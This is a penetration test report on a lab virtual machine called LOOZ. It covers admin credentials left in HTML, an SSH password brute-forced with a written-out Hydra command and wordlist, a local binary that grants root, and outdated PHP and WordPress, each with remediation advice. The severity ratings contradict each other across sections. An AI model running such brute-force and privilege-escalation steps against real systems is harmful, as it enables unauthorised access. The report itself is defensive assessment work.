MARCH 20, 2026

LOOZ PENETRATION TEST

PREPARED BY: NATHAN BOUDREAU

PREPAIRED FOR: LOOZ
DATE OF CREATION MARCH 6TH 2026

Table of Contents

Contents

1. Introduction

This report presents the results of a penetration test conducted against the systems and infrastructure of "LOOZ". The assessment was performed by Nathan Boudreau between March 6th 2026, and March 19th, 2026, with the objective of identifying security vulnerabilities that could be exploited by malicious actors.

For the purpose of this engagement, the target environment was provided as a virtual machine in Open Virtualization Appliance (.OVA) format. This allowed for a controlled testing environment in which full access to the system was within scope. As such, the assessment followed a white-box approach, where all components of the system were considered in scope for testing.

Overall, the assessment identified [Medium-low, High, and Critical] risk vulnerabilities. While several issues were discovered that could impact the confidentiality, integrity, or availability of the system.

2. Executive summery

The purpose of this penetration test was to evaluate the security posture of LOOZ by identifying vulnerabilities that could be exploited by an attacker. The assessment was conducted between March 6th 2026 and March 19th 2026 using a white-box approach, with the target environment provided as a virtual machine in Open Virtualization Appliance (.OVA) format. This allowed for a controlled environment for a review of all system components.

During the assessment multiple vulnerabilities were identified that could allow an attacker to compromise the system. The most significant findings included a WordPress password being in the HTML text, Port 22 (ssh) being open, failed email verification, and then full access to the WordPress backend. Witch could lead to unauthorized access, data exposure, and a full breach of all accounts and data associated with looz.com

Overall, the assessment identified High, and Critical risk vulnerabilities. While several issues were discovered that could impact the confidentiality, integrity, or availability of the system.

This report provides detailed technical findings along with clear actionable recommendations to assist looz.com in strengthening their security defenses

3. Scope

3.1 In scope

The scope of this assessment was defined as the complete virtualized environment provided by Looz. The target was delivered as a single virtual machine in Open Virtualization Appliance (.OVA) format. As this encapsulated the entire intended testbed, all system components, including the operating system, install applications (such as WordPress instances), network services, and configuration files, were considered in scope.

3.2 out of scope

The scope of this assessment was strictly limited to the virtual machine provided by Looz. The following items were explicitly out of scope.

- Internal Network: the physical or virtual network infrastructure surrounding the test environment, as well as any client-side internal company assets (e.g., workstations, employee devices, internal servers), were excluded from testing

- Social engineering & physical access: attacks involving phishing, vishing, or physical intrusion into Looz facilities were not part of this engagement.

3.3 Testing Method

Testing was performed using a combination of manual and automated techniques, based on the OWASP Testing Guide and the PTES methodology

The Test against Looz.com has found the following:

Severity	Finding	Overall Risk exposure
High	WordPress password in HTML	Critical
High	SSH open (port 22)	Critical
Medium	WordPress Update	High
Medium	Outdated PHP version	High

4. Findings

WordPress Password in HTML Code

Severity	CRITICAL
Affected area	WordPress Login/Source Code
Description	The WordPress administrator username and password was found in the HTML source code of the web page. They were both found in plain text as a comment in the Source Code. This allows anyone viewing the web page to see the administrator credentials
Impact on company	The impact is CRITICAL An attacker (or any visitor) can view the page source and login to the WordPress backend with full administrator permissions. This could lead to a full website takeover, malware distribution, and defacement.
Recommendation	Immediately remove the line of HTML code containing the administrator username and password. Reset the username and password for the account to a unique and strong pair. Review deployment to make sure no hardcoded credentials are committed in production code.

SSH Open (port 22)


Severity	CRITICAL
Affected area	SSH
Description	SSH (on port 22) is open without proper access restrictions.
Impact on company	An open ssh port increases the attack surface. Attackers can attempt brute force attacks, exploited by Hydra
Recommendation	Restrict SSH access to trusted IP addresses using firewall rules. Enforce Key-based authentication and disable password authentication for SSH

```
└─$ hydra -l gandalf -P /usr/share/wordlists/rockyou.txt 192.168.2.213 ssh
```

With this command I was able to crack the password of Gandalf so now I can log into the VM with the credentials

Username: gandalf
Password: highschoolmusical

```
[22][ssh] host: 192.168.2.213   login: gandalf   password: highschoolmusical
```



Login for the VM with ssh session

After a little searching in /home/alatar/Private there is this shell command that gives root on ssh

```
gandalf@looz:/etc$ /home/alatar/Private/shell_testv1.0
root@looz:/etc# whoami
root
root@looz:/etc#
```

After you get root on the VM you can get into the MySQL cat database and do as you please

```
root@looz:/home/alatar/wordpress/database# cd mysql/
root@looz:/home/alatar/wordpress/database/mysql# ls
columns_priv.frm  gtid_slave_pos.frm      plugin.MAD         tables_priv.MAI
columns_priv.MAD  gtid_slave_pos.ibd      plugin.MAI         table_stats.frm
columns_priv.MAI  help_category.frm       proc.frm           table_stats.MAD
column_stats.frm  help_category.MAD       proc.MAD           table_stats.MAI
column_stats.MAD  help_category.MAI       proc.MAI           time_zone.frm
column_stats.MAI  help_keyword.frm        procs_priv.frm     time_zone_leap_second.frm
db.frm            help_keyword.MAD        procs_priv.MAD     time_zone_leap_second.MAD
db.MAD            help_keyword.MAI        procs_priv.MAI     time_zone_leap_second.MAI
db.MAI            help_relation.frm       proxies_priv.frm   time_zone.MAD
db.opt            help_relation.MAD       proxies_priv.MAD   time_zone.MAI
event.frm         help_relation.MAI       proxies_priv.MAI   time_zone_name.frm
event.MAD         help_topic.frm          roles_mapping.frm  time_zone_name.MAD
event.MAI         help_topic.MAD          roles_mapping.MAD  time_zone_name.MAI
func.frm          help_topic.MAI          roles_mapping.MAI  time_zone_transition.frm
func.MAD          index_stats.frm         servers.frm        time_zone_transition.MAD
func.MAI          index_stats.MAD         servers.MAD        time_zone_transition.MAI
general_log.CSM   index_stats.MAI         servers.MAI        time_zone_transition_type.frm
general_log.CSV   innodb_index_stats.frm  slow_log.CSM       time_zone_transition_type.MAD
general_log.frm   innodb_index_stats.ibd  slow_log.CSV       time_zone_transition_type.MAI
global_priv.frm   innodb_table_stats.frm  slow_log.frm       transaction_registry.frm
global_priv.MAD   innodb_table_stats.ibd  tables_priv.frm    transaction_registry.ibd
global_priv.MAI   plugin.frm              tables_priv.MAD    user.frm
root@looz:/home/alatar/wordpress/database/mysql#
```

```
root@looz:/home/alatar/wordpress/html# ls
index.php     wp-activate.php     wp-comments-post.php  wp-config-sample.php  wp-includes       wp-login.php     wp-signup.php
license.txt   wp-admin            wp-config-docker.php  wp-content            wp-links-opml.php  wp-mail.php      wp-trackback.php
readme.html   wp-blog-header.php  wp-config.php         wp-cron.php           wp-load.php       wp-settings.php  xmlrpc.php
root@looz:/home/alatar/wordpress/html#
```


And same goes for the website.

Outdated PHP versions

Severity	Medium
Affected area	PHP / Web Server Configuration
Description	The server is running PHP version 7.4.20, which is outdated and no-longer supported by the PHP development team. This version does not support security updates, leaving it vulnerable to publicly disclosed exploits that target unpatched PHP vulnerabilities.
Impact on company	An attacker could use a known exploit in the outdated PHP version, this could result in data theft, website defacement, malware installation, or a complete system takeover.
Recommendation	Upgrade the PHP version as soon as you can, update to a minimum PHP version of 8.3. Before upgrading test compatibility with the web application, themes, and plugins. Install a regular patch management solution for all server software

WordPress Update

Severity	Medium
Affected area	WordPress update
Description	The WordPress Installation is not up to date, missing the latest security patches and bug fixes.
Impact on company	Outdated WordPress core is a common entry point for attackers. Known vulnerabilities can be exploited to gain administrative access, inject malware or deface the website
Recommendation	Apply the latest stable version supported by the application. Test the application for compatibility before applying the update



5. Risk report

Severity	Count
Critical	2
High	2
Medium	0
Low	0

This is the number of vulnerabilities per category

The assessment identified a total of four vulnerabilities, comprising of two Critical and two High severity issues. No medium or low risk findings have been found with the tools used (appendix 7.1 for tools list).

6. Conclusions

The penetration test against Looz.com identified four vulnerabilities. Two critical and two high with no medium or low risk issues.

The critical findings (exposed WordPress credentials in HTML source and SSH being open) present an immediate and severe security risk that could lead to full administrative compromise. The High findings significantly increase the attack surface and expose the environment to known exploits. Collectively.

These vulnerabilities place the organization at a critical overall risk exposure. Immediate remediation of all critical; and high findings is essential to prevent potential breaches. A follow-up assessment is recommended after fixes have been applied to verify that the risks have been effectively mitigated.

7. Appendix

7.1. Tools Used

SSH

Nmap

Hydra

Nikto

Inspect element.

7.2 Definitions

Severity ratings follow the CVSS v3.1 Scoring system

- Critical: CVSS 9.0 - 10.0
- High: CVSS 7.0 - 8.9
- Medium: CVSS 4.0 – 6.9
- Low: CVSS 0.1 – 3.9